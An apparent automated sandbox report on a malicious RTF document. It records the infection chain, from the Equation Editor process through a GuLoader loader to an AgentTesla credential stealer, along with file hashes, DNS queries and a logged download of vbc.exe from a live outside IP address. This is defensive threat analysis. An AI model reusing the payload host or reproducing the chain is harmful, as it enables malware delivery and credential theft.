SSDEEP:	1536:eMFtMi1UWzCVv7k95bpw45zcJHJEWR4kpDatDwlvpa7WA/xJ2gaQsv6hWfI3hR2S:1jMCUWUv7k95Vw4pupzRrNAFI+2S
MD5:	267CE829152E1E6B2493EE80291C3E6D
SHA1:	814FEDAD9318740DC21569DA4B900AC9A2CE1270
SHA-256:	25526139AACB45F3F8C4F5A6623CA50635163E882F922B908F5A3BF3A94D42EE
SHA-512:	3CF20247D421E04D6D154B7C5F8B31943A4DA6FF7EF677A9DD290AF745AD89F802209D6FFD4C573B02186CEDDCB73784E772FA9599A6C88CD2D05C0656A005(
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,..SM.SM.SM..Q..RM..o.UM.ek.RM.RichSM.....PE..L.. ../.I.....A.....$..... ....@.....C.....C.....(....0..plA.....P.C.....0... .....text..... ....`.data...p.... ....@....rsrc...plA..0...pA..0.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\QEw7lxB2iE.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Dec 2 03:08:19 2021, mtime=Thu Dec 2 03:08:19 2021, atime=Thu Dec 2 03:08:22 2021, length=21019, window=hide
Category:	dropped
Size (bytes):	1014
Entropy (8bit):	4.5503170299170215
Encrypted:	false
SSDEEP:	12:8rFgXg/XAlCPCHaXmk5BeXB/O7X+W5HwjM4FicvbV94q4zDtZ3YilMMEpxRljK5o:83/XTD5wXQmcexkzDv3qYQd7Qy
MD5:	068A07156F8CAADD3AC0673C314F7D47
SHA1:	94D24F6AC962391FE5851FE980472B767D86560A
SHA-256:	DE32ACAAECD335A351E3A8FB65EFD2225019A88CCF55FC4B2F0103BEB2B4D250
SHA-512:	C42E5988E2715CF15AC59117F84E73FD69341297419D474EDC560DA15F06EB0F9271C084E880CEBDF82ABEE982B3E44F442959F85D42587725B5D19A1F96D6C6
Malicious:	false
Preview:	L.....F.... .....=2.....=2.....P?2....R.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S#...user.8.....QK.X.S#.*...&=....U.....A.l.b.u.s.....z.1.....S.!..Desktop.d.....QK.X.S.!*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....f.2..R...S.! .QEW7LX~1.RTF..J.....S.!.S.!*.....Q.E.w.7.l.x.B.2.i.E...r.t.f.....x.....-...8...[.....?J.....C:\Users\..#.....\\472847\Users.user\Desktop\QEw7lxB2iE.rtf.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.Q.E.w.7.l.x.B.2.i.E...r.t.f.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....472847.....D_....3N...W...9..g.....[D_....3N...W...9..g...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	72
Entropy (8bit):	4.780851828270856
Encrypted:	false
SSDEEP:	3:bDuMJlsKeOp5omxW/X6eOp5ov:bCGp5MX2p5y
MD5:	17D0947E550109E0754ADB0DFD912C6B
SHA1:	F8B77E38D4B15EF2A948DF8EF5BB5382DF5814B9
SHA-256:	83C2FF3542C8E6702E1F0524E253EF6E3F96C575BE8CFAE48AE5BE9AE91B6B68
SHA-512:	5C7F811193D71D92AC7007F57FE8E454961B41F1C580AF4A5306045BB4C487767824E8192CDEF891BA6D26D7774BEC8D111180D900F678A6BA91D383B4A2FCBA
Malicious:	false
Preview:	[folders]..Templates.LNK=0..QEw7lxB2iE.LNK=0..[misc]..QEw7lxB2iE.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\0FSXK8N5.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	63
Entropy (8bit):	4.111834789013062
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2lQbS6KbdvW2Dyn:vEMWXBObtvOn
MD5:	04CDAB7B0044E4892C3550529A440D49
SHA1:	617CEC3484FE180124A4DCB5B7AAE4633267091B
SHA-256:	C76B1EFC3BA0490BD6ED9247E1DEAF07C47FF7624104F9D69688704D457EF8BD
SHA-512:	4FF6C84B66657B5AA7436B0C99C87236949CDEDC08D230887BC8DD452B1B870D21DEC8D8FAC4237087DBAE9CB1ED69A5C82BF15543C456AD4F93FA0367EBECE
Malicious:	false
Preview:	wla42..live.com/.1536.1453494400.30927975.888365908.30926643.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\1HY28YNR.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	63
Entropy (8bit):	4.007486964320904
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2JmX0WXTyn:vEMWXJMf+n
MD5:	5A9BE808380CE36ED4D572C161AAEABF
SHA1:	AE3E082BBA750ADBAFC6F2D7C4D38DAD5B971A1C
SHA-256:	A8F3C3FCE4FFAF620E009AE46A2CCC5C3D1B3F44F391C9E91BA9373F55A09D9A
SHA-512:	872F92A1EAEAA861B3730AFAFE5F6672AC6B6408C4A3040D3C0CDB4187FB2E39C5AD7D99DF22D0BF1EEC01C4D9E0A5F48D5CDA604F78BB64B33C9D75DFF93E7D
Malicious:	false
IE Cache URL:	live.com/
Preview:	wla42..live.com/.1536.1523494400.30927975.957473499.30926643.*.

C:\Users\user\AppData\Roaming\misv.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	135018
Entropy (8bit):	7.060957913639306
Encrypted:	false
SSDEEP:	3072:gbG7N2kDTHUpou4ubvh1q2SRdteVQNOqeOEgyVlzba:gbE/HUjva2udnNOqbByVlPa
MD5:	1DA682EC8DCBC375B6E76660EF46D3FD
SHA1:	B7DA4D771226B5A4F045B0D8A263451612EE3303
SHA-256:	6D624544826CC99182030BB50757944FEE3734EA01E8C37A77A22214BFF4B9DF
SHA-512:	2077475610EAA19020D7AFA36896B3E995D66651F4D0E8B4EB8523D64EA8C4B5C48778081182C033FD3C330A253EF8FA34E935BAD4EF7947CD17EE09B126AA4F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

C:\Users\user\AppData\Roaming\misv.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_:..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`..`.....rsrc.....@..@..... ....

C:\Users\user\Desktop\~$w7lxB2iE.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	131595
Entropy (8bit):	7.073841941088541
Encrypted:	false
SSDEEP:	3072:gbG7N2kDTHUpou4ub+HbksLwq6cttYgSj+LaQitS42:gbE/HUjwkshtOlj+LaQitE
MD5:	99BDB5995C8DD619A3EC2B799D1CF868
SHA1:	7EB9E30BA8572F07A1E88972AD8F14954E84EB39
SHA-256:	C6F93EB69924750ADBE61115B2D6A200D534E783C6BD4CA0E2C0CD2969E9469E
SHA-512:	8A2817D4CD4D9584C0C723CA96550B65F530C6DE6193B977239CE3C90C8EB0E3942B7ECF2AC3F12C730AE053C3A88993D54BFED16FEE6B2CC5AA5083105C526
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 20%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_:..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`..`.....rsrc.....@..@..... ....

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.815785816957243
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	QEw7lxB2iE.rtf
File size:	21019
MD5:	4e84044d53a87d7e839374d7cade49cc
SHA1:	7a1b45ff36797c9607c3dd75d1c73830925dde6a
SHA256:	08c01681e8ff89e3bf3f3d3dda76c0a026607f7f4cc3ec8dfbe77ec4c9a45ee3
SHA512:	9160fdd19adae71776d9be4d0a63103f306cf9a26d7b27823634ef440cae5b93fed74b43270875d7eb3e13c3c36c92506c3fb95fd86abd0e0012f0796e549e8d
SSDEEP:	384:l8TOybQcOD5ggZchSblcI8gVrALQoGN/HEY+Cmlc9Rr:l8TjED59X1rAWNvWCZ

General

File Content Preview:	{\rtf64893|!`=_-^;.<?*?^?!^!%.%_.?57#~:7@9:[:6~?%@.<.2_=!!!4,9??]%?%][+_39*9~&%3=?0#42>>|;~1)@;54@?)/?,?7;5?%?677).^9_?|934~|,&28_5?3/2+4.%%0?`^(3]?%~).12!/#*~%?.]|.>+7-_-@@2?*<&)>@;:]>$?[.?_!\|&%=8<&2`4%!_*~.~8'%+%1>?%].'.*7$'4.|',9~'=7!!47./??;9:,;#?%.<[

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000642h								no
1	000005FCh								no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 20:11:00.655292988 CET	192.168.2.22	8.8.8.8	0xcc49	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Dec 1, 2021 20:11:01.916327953 CET	192.168.2.22	8.8.8.8	0x9fc9	Standard query (0)	eruitg.bl.files.1drv.com	A (IP address)	IN (0x0001)
Dec 1, 2021 20:11:08.799299002 CET	192.168.2.22	8.8.8.8	0x647f	Standard query (0)	fspzka.bl.files.1drv.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 20:11:00.674299002 CET	8.8.8.8	192.168.2.22	0xcc49	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 20:11:01.962426901 CET	8.8.8.8	192.168.2.22	0x9fc9	No error (0)	eruitg.bl.files.1drv.com	bl-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 20:11:01.962426901 CET	8.8.8.8	192.168.2.22	0x9fc9	No error (0)	bl-files.fe.1drv.com	odc-bl-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 20:11:08.851640940 CET	8.8.8.8	192.168.2.22	0x647f	No error (0)	fspzka.bl.files.1drv.com	bl-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 20:11:08.851640940 CET	8.8.8.8	192.168.2.22	0x647f	No error (0)	bl-files.fe.1drv.com	odc-bl-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 192.3.122.180

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.3.122.180	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 20:09:11.804644108 CET	0	OUT	GET /2200/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.3.122.180 Connection: Keep-Alive
Dec 1, 2021 20:09:11.919054985 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 01 Dec 2021 19:09:11 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31 Last-Modified: Wed, 01 Dec 2021 09:20:35 GMT ETag: "2020b-5d2122fb5045c" Accept-Ranges: bytes Content-Length: 131595 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 e0 04 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 e0 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 e0 11 00 00 00 c0 04 00 00 12 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj-5@@.texthj `.rdatan@@.data@.ndata``.rsrc@@

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2220 Parent PID: 596

General

Start time:	20:08:23
Start date:	01/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f800000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1416 Parent PID: 596

General

Start time:	20:08:24
Start date:	01/12/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2680 Parent PID: 1416

General

Start time:	20:08:26
Start date:	01/12/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	131595 bytes
MD5 hash:	99BDB5995C8DD619A3EC2B799D1CF868
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 20%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Acly3.exe PID: 2960 Parent PID: 2680

General

Start time:	20:08:29
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\Acly3.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Acly3.exe
Imagebase:	0x400000
File size:	21304624 bytes
MD5 hash:	E32061DA9B34B82E0AB5D0E53CAF5A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.680879474.0000000000380000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: CasPol.exe PID: 2528 Parent PID: 2960

General

Start time:	20:09:29
Start date:	01/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Acly3.exe
Imagebase:	0xd30000
File size:	107680 bytes
MD5 hash:	10FE5178DFC39E15AFE7FED83C7A3B44

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.697985783.000000001E511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.697985783.000000001E511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000007.00000000.559197551.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: misv.exe PID: 2728 Parent PID: 2528

General

Start time:	20:10:19
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Roaming\misv.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\misv.exe"
Imagebase:	0x400000
File size:	135018 bytes
MD5 hash:	1DA682EC8DCBC375B6E76660EF46D3FD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: misv.exe PID: 2676 Parent PID: 2728

General

Start time:	20:10:23
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\misv.exe

Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\misv.exe
Imagebase:	0x400000
File size:	21214512 bytes
MD5 hash:	267CE829152E1E6B2493EE80291C3E6D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000B.00000002.692913146.0000000002FE0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Disassembly

Code Analysis